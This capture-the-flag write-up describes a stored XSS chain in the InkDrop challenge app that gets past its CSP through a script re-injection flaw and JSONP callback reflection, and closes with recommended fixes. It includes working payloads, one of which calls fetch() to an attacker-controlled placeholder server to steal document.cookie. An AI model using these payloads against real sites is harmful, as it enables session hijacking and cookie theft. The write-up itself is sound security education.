

Challenge information
Challenge name: InkDrop Platform: https://intigriti.com Challenge lab: https://challenge-0226.intigriti.io Source code: https://challenge-0226.intigriti.io/static/source.zip
Environment setup
You can work on this challenge in one of two ways.
Option A: Use the challenge lab (recommended for getting the flag)
Go to the challenge URL (e.g. https://challenge-0226.intigriti.io), create an account, and start exploring. The flag is only available on the platform: the moderator bot that visits reported posts runs in Intigriti's environment and sets the flag cookie there. You cannot obtain the real flag by running the app locally.
Option B: Run the app locally (for testing and understanding the vulnerability)
- Download the challenge source: https://challenge-0226.intigriti.io/static/source.zip
- From the project root, start the stack:
docker compose up --build- Open the app in your browser (e.g.
http://localhost:8080). - You can test the XSS chain and payload locally; the "flag" will be whatever you configure in the local bot (e.g. in
bot/bot.py). To get the actual CTF flag, you must solve the challenge on the Intigriti platform.

Summary
We achieved stored Cross-Site Scripting (XSS) on the InkDrop application by chaining three behaviors:
- Unsanitized HTML in the markdown renderer — user-controlled content is rendered as HTML without escaping.
- Preview loads separately and re-executes same-origin scripts — the preview is fetched via an API and injected with
innerHTML, and a client-side function re-injects<script src="...">tags whosesrccontains/api/. - JSONP callback reflection — the
/api/jsonpendpoint reflects thecallbackquery parameter into the response body with minimal filtering.
The payload runs in the victim's context without relaxing CSP, because the script is loaded from the same origin via <script src="...">, which is allowed by script-src 'self'.
What we tried first (and why it didn't work)

1. Classic inline payload: <img src=x onerror="alert('XSS')">
Register a user with any username and password, login with the user and create a post. I have created a post with this payload in the Content field, as it support the markdown format, let's test the simple payload.

We can also view the post after publish, click on dashboard it will show your list of post, click on Testing post that we have just created.

When viewing the post, the HTML appeared in the DOM as typed: the broken image and the onerror handler were present in the Elements tab. No alert ran.
Reason: The post view page sends a strict Content-Security-Policy:


- File:
app/templates/post_view.html(around line 6) - CSP: The
'unsafe-inline'appears only in style-src (for inline CSS), not in script-src. So the browser still blocks inline scripts and inline event handlers (likeonerror). Only scripts loaded from the same origin (e.g.<script src="/static/...">) are allowed. The unsanitized HTML was in the DOM, but CSP prevented execution.
With that, the browser allows only scripts loaded from the same origin (e.g. <script src="/static/...">). Inline scripts and inline event handlers (e.g. onerror="...") are blocked. So the unsanitized HTML was in the DOM, but CSP prevented execution.
2. javascript: link: [Click me](javascript:alert('XSS'))
We tried a markdown link so that clicking would navigate to javascript:alert('XSS'). In theory that can bypass CSP as user-initiated navigation. We ran into issues (e.g. quote escaping in the payload or in the rendered href), and we wanted a payload that executes on page load without a click — better for a "bot visits the URL" style challenge.
So we looked for script execution that:
- Works under the existing CSP.
- Runs when the victim (or bot) simply loads the post page.
The hint (from Intigriti): "The preview loads separately… and it remembers things it shouldn't."
We focused on two parts:
- "The preview loads separately" — The post body is not in the initial HTML. It's loaded by a separate request and then injected. So we traced: who fetches what, and where does our input end up?
- "Remembers things it shouldn't" — Something was reflecting or reusing user-controlled input in a dangerous way (e.g. in a script context).
That led us to:
- How the preview is loaded (which endpoint, which script).
- Whether any endpoint "remembers" our input and echoes it back so it runs as script.
How the preview actually works
Where the post content is rendered
- File:
app/app.py - Route:
GET /api/render?id=<post_id>
The server uses a custom render_markdown() that does not escape user input. Raw HTML from the user is included in the rendered output and returned in the API response.
# app/app.py (vulnerable — no escaping)
def render_markdown(content):
    html_content = content   # user input used as-is
    html_content = re.sub(r'^### (.+)$', r'<h3>\1</h3>', html_content, flags=re.MULTILINE)
    # ... more regex for ##, #, **, *, links, paragraphs ...
    html_content = re.sub(r'\[(.+?)\]\((.+?)\)', r'<a href="\2">\1</a>', html_content)
    # ...
    return html_content
@app.route('/api/render')
def api_render():
    post_id = request.args.get('id')
    post = Post.query.get(post_id)
    rendered_html = render_markdown(post.content)   # post.content is user-controlled
    return jsonify({
        'id': post.id,
        'title': post.title,
        'html': rendered_html,   # raw HTML in JSON
        'author': post.author.username,
        'rendered_at': time.time()
    })
So:
- Issue 1:
render_markdown(post.content)does not escape. Any HTML (including<script>, event handlers) inpost.contentis passed through in thehtmlfield. - Issue 2: That HTML is then used on the client as described below.
What makes it exploitable: app/app.py — render_markdown() and /api/render. User-controlled post.content becomes HTML without sanitization and is sent to the client.
Where the preview is injected and scripts are re-run
- File:
app/static/js/preview.js - Flow:
- On the post view page, the script gets the post ID from the URL.
- It fetches the preview with
fetch('/api/render?id=' + postId)— the preview really does "load separately." - It sets
preview.innerHTML = data.html. - In HTML5, scripts inserted via
innerHTMLdo not execute. So<script>alert(1)</script>indata.htmlwould be in the DOM but would not run. - After setting
innerHTML,processContent(preview)runs. In the challenge code it does the following:
// app/static/js/preview.js
function processContent(container) {
    const codeBlocks = container.querySelectorAll('pre code');
    codeBlocks.forEach(function(block) {
        block.classList.add('highlighted');
    });
    const scripts = container.querySelectorAll('script');
    scripts.forEach(function(script) {
        if (script.src && script.src.includes('/api/')) {
            const newScript = document.createElement('script');
            newScript.src = script.src;
            document.body.appendChild(newScript);
        }
    });
}
So:
- Any
<script src="...">in the injected HTML whosesrccontains/api/is found. - A new script element with the same
srcis created and appended todocument.body. - Scripts loaded that way do execute. Because the URL is same-origin (e.g.
/api/...), CSP allows them (script-src 'self').
What makes it exploitable: app/static/js/preview.js — processContent() re-executes <script src="..."> when src includes /api/. That gives us script execution under CSP as long as we can load a same-origin URL that returns executable script.


Screenshot — Preview loads separately / raw HTML in response: [Screenshot of DevTools Network tab showing the request to /api/render?id=… (for the same post we created with the <img onerror=…> payload) and the Response tab with the JSON body. The html field should show our raw HTML unescaped, e.g. "<p><img src=x onerror=\"alert('XSS')\"></p>" — proving the server does not escape and the preview really loads content via this separate request. We can check the Sources tab also for preview.js and the processContent function.]
"Remembers things it shouldn't": JSONP callback reflection
We knew we could get the browser to run a script if we injected <script src="..."> with a URL whose path contains /api/ — because processContent() re-injects such scripts. So we needed a same-origin URL under /api/ that returns JavaScript we can influence. The hint — "remembers things it shouldn't" — pointed to something that reflects or reuses user input. That led us to look for an endpoint that echoes our input in a script context. We find /api/jsonp: it takes a callback query parameter and puts it directly into the response body, which is served as JavaScript. So whatever we pass as callback gets "remembered" and executed when the browser runs that response.
- File:
app/app.py - Route:
GET /api/jsonp?callback=...
@app.route('/api/jsonp')
def api_jsonp():
    callback = request.args.get('callback', 'handleData')
    if '<' in callback or '>' in callback:
        callback = 'handleData'
    user_data = {
        'authenticated': 'user_id' in session,
        'timestamp': time.time()
    }
    if 'user_id' in session:
        user = User.query.get(session['user_id'])
        if user:
            user_data['username'] = user.username
    response = f"{callback}({json.dumps(user_data)})"
return Response(response, mimetype='application/javascript')- The callback query parameter is reflected directly into the response:
response = f"{callback}({json.dumps(user_data)})". - Only
'<'and'>'are filtered; everything else (parentheses, function names, etc.) is echoed. - The response is served as
application/javascript, so when loaded via<script src="...">, the browser executes it.
What makes it exploitable: app/app.py — /api/jsonp reflects callback without proper sanitization, so we can choose what "function" is called with the JSON data.
When does this run for the victim? When the victim opens our post, preview.js fetches the rendered HTML (including our injected <script src="/api/jsonp?callback=...">), sets it into the page, and processContent() re-injects that script. The victim's browser then requests the JSONP URL (e.g. /api/jsonp?callback=alert) and executes the response as script in their context. So the JSONP endpoint is hit by the victim's browser because of the script tag we put in the post — not because the victim typed that URL.
Putting it together: the exploit
We need a same-origin script URL that, when executed, runs something like alert(...). The JSONP endpoint does that with callback=alert:
- Request:
GET /api/jsonp?callback=alert - Response (conceptually):
alert({"authenticated": false, "timestamp": 123...}) - That is valid JavaScript and runs in the victim's context.
Full chain:
- Store the payload in a post. Create a new post and put this in the Content field:
<script src="/api/jsonp?callback=alert"></script>
- Victim (or bot) visits the post. They load the post view page (e.g.
/post/123). CSP isscript-src 'self'with nounsafe-inline. - Preview loads separately.
preview.jscallsfetch('/api/render?id=123')and receives JSON withhtmlset to the rendered body. Becauserender_markdown()does not escape,htmlcontains the raw<script src="/api/jsonp?callback=alert"></script>. - HTML is injected. The script sets
preview.innerHTML = data.html. The<script>is in the DOM but does not execute when inserted viainnerHTML. - processContent() re-runs the script. It finds
<script src="/api/jsonp?callback=alert">(src contains/api/), creates a new<script>, setsnewScript.src = script.src, and appends it todocument.body. The browser loads/api/jsonp?callback=alertas a script. - JSONP "remembers" the callback. The server responds with

alert({"authenticated":..., "timestamp":..., ...}). The browser executes it, soalert(...)runs. XSS achieved without changing CSP.
So we get stored XSS that:
- Executes on page load (no click).
- Works under existing CSP (script is same-origin via
script src). - Uses the preview loading separately and JSONP callback reflection ("remembers things it shouldn't") as in the hint.
Vulnerable code locations (summary)
| Location | What's wrong
app/app.py — render_markdown() | User input is not escaped. Raw HTML from the user is included in the rendered output. (No html.escape() or safe link URL handling.)
app/app.py — /api/render | Returns render_markdown(post.content) in the html field, so untrusted HTML is sent to the client.
app/app.py — /api/jsonp | The callback query parameter is reflected into the response with only '<' and '>' filtered. An attacker can set the callback to arbitrary JavaScript (e.g. alert or fetch(...)), which runs when the response is loaded as a script.
app/static/js/preview.js | After preview.innerHTML = data.html, processContent() finds <script> tags whose src contains /api/ and re-inserts them into the document so they execute. That makes the JSONP endpoint (and any same-origin /api/ script URL) an executable script source for injected HTML.
The post view page (app/templates/post_view.html) correctly uses a strict CSP; the issue is the combination of unsanitized HTML in the preview, script re-injection for /api/ URLs, and JSONP callback reflection.
Payload used (proof of concept)
Post content:
<script src="/api/jsonp?callback=alert"></script>Result: When the post is viewed, the victim's browser loads that URL as a script, receives alert({...}), and runs it. You can replace alert with another function (e.g. to exfiltrate data or the flag) as long as the callback parameter does not contain '<' or '>'.
Payload for capture the flag
To steal the flag, the moderator bot must run our script in its context. The bot has a cookie named flag (non-httpOnly) set with the CTF flag. We use the JSONP callback to call fetch() and send document.cookie to a server we control (e.g. Burp Collaborator or webhook.site).
URL-encoded payload (paste this into the post Content field):
<script src="/api/jsonp?callback=fetch%28%27https%3A%2F%2FYOUR-COLLABORATOR-OR-WEBHOOK-URL%2F%3Fc%3D%27%2BencodeURIComponent%28document.cookie%29%29"></script>Replace YOUR-COLLABORATOR-OR-WEBHOOK-URL with your Burp Collaborator or webhook URL (e.g. xyz.oastify.com or webhook.site/...). Keep the path and query as in the payload (e.g. ?c= so the cookie is sent in the c parameter).
Decoded (for reference):
<script src="/api/jsonp?callback=fetch('https://YOUR-SERVER/?c='+encodeURIComponent(document.cookie))"></script>When the script runs, the browser will send a request to your server with the cookie in the c query parameter.

Response on Burp Collaborator
After you create the post, report it to the moderator so the bot visits the post URL. Poll Burp Collaborator (or check your webhook). You should see an HTTP request (e.g. GET or OPTIONS preflight followed by GET) from the challenge infrastructure. The request URL should contain the query parameter c with the exfiltrated cookie value (the actual flag string). Decode the c parameter to get the flag.
If you see a request where c is literally the string '+encodeURIComponent(document.cookie) (code as text), the script did not execute in the victim's browser — e.g. the request may be from a crawler or scanner. When the payload runs correctly in the bot's browser, c will be the real cookie (e.g. flag=INTIGRITI{...}).

Flag
After the bot visits your reported post and the payload runs, the flag appears in the exfiltrated cookie, for example:
flag=INTIGRITI{********-****-****-****-************}(Use the flag from your own Collaborator request; the one above is an example.)
Steps to reproduce (short)
- Register or log in to InkDrop (on the challenge platform or locally).
- Create a new post. In the content, paste the URL-encoded flag exfiltration payload (with your Collaborator/webhook URL).
- Report the post to the moderator (on the platform) so the bot visits the post URL.
- Poll Burp Collaborator (or your webhook); the request from the bot will contain the flag in the
cparameter.
For a quick proof of concept without exfiltration, use <script src="/api/jsonp?callback=alert"></script> in the post content and open the post — you should see an alert.
Important: get the flag on the platform
You can test the full XSS chain and payload locally with Docker and the provided source (e.g. with a custom "flag" in the local bot). However, the actual CTF flag is only available when the challenge runs on Intigriti's infrastructure. The moderator bot that sets the flag cookie and visits reported posts runs in their environment. So:
- Local: Use for understanding the vulnerability and debugging the payload.
- Platform: Use for capturing the real flag — create the post on the challenge lab, report it to the moderator, and collect the flag from your Collaborator or webhook.
Recommended fixes
- Sanitize in
render_markdown(): Escape user input (e.g. withhtml.escape()) before applying markdown patterns, and sanitize/allowlist link URLs (e.g. onlyhttp://,https://, or safe relative paths) so stored content cannot contain arbitrary HTML orjavascript:links. - Do not reflect unsanitized input in script context: For
/api/jsonp, use a strict allowlist for the callback name (e.g. only alphanumeric and underscore) or replace JSONP with a non-reflected API (e.g. CORS + JSON). - Do not re-execute script tags from injected HTML: Remove the logic in
preview.jsthat finds<script src="...">in the preview container and appends it to the body. Allowing "only /api/ URLs" is unsafe because the same origin can serve attacker-influenced script (e.g. via JSONP).
With these changes, the described XSS chain is closed while keeping CSP as an additional layer of defense.
Thanks to Intigriti for the challenge.